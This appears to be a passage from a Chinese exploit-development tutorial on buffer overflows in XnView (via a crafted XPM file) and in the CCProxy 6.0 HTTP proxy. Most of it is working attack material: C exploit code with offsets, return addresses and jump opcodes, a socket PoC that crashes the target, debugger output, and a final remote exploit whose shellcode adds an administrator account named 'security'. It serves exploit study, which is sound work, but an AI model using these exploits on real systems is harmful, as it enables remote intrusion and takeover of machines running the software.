记下非法地址 34764533，然后再用 patternOffset.pl 便可得到溢出点的位置为 3761，如下图所示：

```

E:\Perl\Code>patternCreate.pl 6600 xxx.txt

E:\Perl\Code>notepad xxx.txt

E:\Perl\Code>patternOffset.pl 34764533 6600
3761

E:\Perl\Code>_

```

所以我们的 ShellCode 可以如下构造：

(3761 - 4)个 NOP + Jmp 04 + Pop/Pop/RET + Jmp -x

真正的 ShellCode 放置于(3761 - 4)个 NOP 中，假如我这里向前跳转 3000 个字节，用 metasploit 3 自带的 NASM SHELL 把 Jmp -3000 指令转换为机器码，如下图所示：

```

C:\ NASM Shell
nasm > jmp -3000
00000000 E943F4FFFF      jmp 0xffffffff448
nasm > _

```


EXP 的构造为：

```

memset(EvilBuffer, '\x41', 6600);
memcpy(EvilBuffer, XPMHeaders, sizeof(XPMHeaders)-1);           //XPM File Header
memcpy(EvilBuffer + 3757, "\x90\x90\xeb\x04", 4);               //Jmp 4
memcpy(EvilBuffer + 3761, "\x71\x15\xfa\x7f", 4);               //7ffa1571
memcpy(EvilBuffer + 3765, "\xE9\x43\xF4\xFF\xFF", 5);           //Jmp -3000
//Insert ShellCode Into EvilBuffer
memcpy(EvilBuffer + 1500, shellcode, sizeof(shellcode));
//End of file
memcpy(EvilBuffer+0x1916, "\x22\x0d\x0a\x29\x3b\x0d\x0a", 7);

```

编译运行 exp，将生成的 XnView.xpm 置于桌面上，然后用 XnView.exe 浏览，成功在本地 4444 端口绑定一个 Shell，不过被防火墙拦截了，如下图所示：



■ CCProxy6.0 溢出学习

CCProxy6.0 曾经被公布过一个处理 HTTP 请求的远程溢出漏洞，先自己写一个简单的 Socket 程序，对目标主机的 808 端口发送大量的字符 A，如下图所示：

```
//初始化wsa
WSAStartup(MAKEWORD(2,2), &ws);
//建立socket
s=WSASocket(PF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);

//设置远程主机地址结构
server.sin_family = AF_INET;
server.sin_port = htons(atoi(argv[2]));
server.sin_addr.s_addr = inet_addr(argv[1]);

//连接远程计算机
if (connect(s, (struct sockaddr *)&server, sizeof(server)) < 0)
{
    printf("connect error");
    return -1;
}

memset(buf, '\x41', 5000);
memcpy(buf, "GET /", 5);

buf[4000+5] = '\0';
strcat(buf, " HTTP/1.0\x0D\x0A\x0D\x0A");

//构造字符串后，发送
nLen = sizeof(buf)-1;
send(s, buf, nLen, 0);

printf("send EvilCode Ok!");
closesocket(s);
WSACleanup();

return 0;
```

编译并执行 poc，目标主机的 CCProxy 进程崩溃了，然后用 cdb 加载 CCProxy 后，再次执行 Poc。Cdb 截获到如下异常，

```
0:020> g
(57c.3fc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=00000000 edx=00473ac0 esi=01958f6f edi=0195df9d
eip=41414141 esp=0195790c ebp=00000fff iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000212
41414141 ??              ???
0:002>
```

```
C:\WINDOWS\system32\cmd.exe

E:\Code\ccProxy\Debug>ccProxy.exe 192.168.35.234 808
send EvilCode Ok!
E:\Code\ccProxy\Debug>ccProxy.exe 192.168.35.234 808
send EvilCode Ok!
E:\Code\ccProxy\Debug>
```

说明我们已经覆盖到溢出点，ESP 中有我们填充的数据 A，但是被截断了，如下图所示：

```
<57c.3fc>: Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=00000000 edx=00473ac0 esi=01958f6f edi=0195df9d
eip=41414141 esp=0195790c ebp=00000fff iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000212
41414141 ??              ???
0:002> dd esp
0195790c  41414141 41414141 41414141 41414141
0195791c  41414141 41414141 41414141 54482041
0195792c  312f5054 0a0d302e 00000000 00000000
0195793c  00000000 00000000 00000000 00000000
0195794c  00000000 00000000 00000000 00000000
0195795c  00000000 00000000 00000000 00000000
0195796c  00000000 00000000 00000000 00000000
0195797c  00000000 00000000 00000000 00000000
0:002>
```

所以我们的 ShellCode 不能放在后面，只能放在 RET 的前面，再度利用 Cloie 传授的溢出点定位大法再定位溢出点。用 patternCreate.pl 生成 5000 个不重复的字符串并保存于文件 CCProxy.txt 中，如下图所示：

```
C:\WINDOWS\system32\cmd.exe

E:\Perl\Code>patternCreate.pl CCproxy.txt 5000

E:\Perl\Code>notepad CCproxy.txt

E:\Perl\Code>
```

```
CCproxy - 记事本
文件(F)  编辑(E)  格式(O)  查看(V)  帮助(H)

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac
Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag
Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj
```

用这些字符串填充缓冲区，重新得到的 EXP 如下图所示：

```
#include <stdio.h>
#pragma comment(lib,"Ws2_32")

char buf[5000] =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9A
Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3B
Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7C
Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1D
Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5E
Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9F
Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3G

int main(int argc, char *argv[])
{
    WSADATA ws;
    SOCKET s = INVALID_SOCKET; //Socket Object
    int nLen = 0; //Buffer length
    struct sockaddr_in server;

    if (argc != 3)
    {
        printf("[*]Usage:%s Remote Port\n", argv[0]);
        return 0;
    }
    //初始化wsa
    WSStartup(MAKEWORD(2,2),&ws);
    //建立socket
    s=WSASocket(PF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);

    //设置远程主机地址结构
    server.sin_family = AF_INET;
    server.sin_port = htons(atoi(argv[2]));
    server.sin_addr.s_addr = inet_addr(argv[1]);
```

再次用 CDB 加载 CCProxy.exe 的进程，然后执行 exp，目标主机中的 CDB 截获异常并中断，如下图所示：

```
0:020> g
(200.35c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=00000000 edx=00473ac0 esi=01a58f6f edi=01a5df9d
eip=31664630 esp=01a5790c ebp=00000fff iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000212
31664630 ??             ???
```

31664630 就是溢出点位置，用 patternOffset.pl 查询得知其为 4052，如下图所示：

```
E:\Perl\Code>patternCreate.pl CCproxy.txt 5000
E:\Perl\Code>notepad CCproxy.txt
E:\Perl\Code>patternOffset.pl 31664630 5000
4052
E:\Perl\Code>_
```

我们的 ShellCode 构造如下：

NNNN + ShellCode + NNN + RET + NN

用 metasploit.com 生成一个添加用户名和密码都为 security 的管理员的 ShellCode,

```
memset(buf, '\\x41', 5000);
memcpy(buf, "GET /", 5);

memcpy(buf + 4052, "\\x12\\x45\\xfa\\x7f", 4); //JMP ESP
memcpy(buf + 4056, "\\xE9\\x43\\xF4\\xFF\\xFF", 5); //Jmp -3000
memcpy(buf + 2000, shellcode, 500); //ShellCode

buf[4080+5] = '\\0';
strcat(buf, " HTTP/1.0\\x0D\\x0A\\x0D\\x0A");
```

执行我们的 EXP, 可成功在目标主机上添加 Security 管理员, 如下图所示:

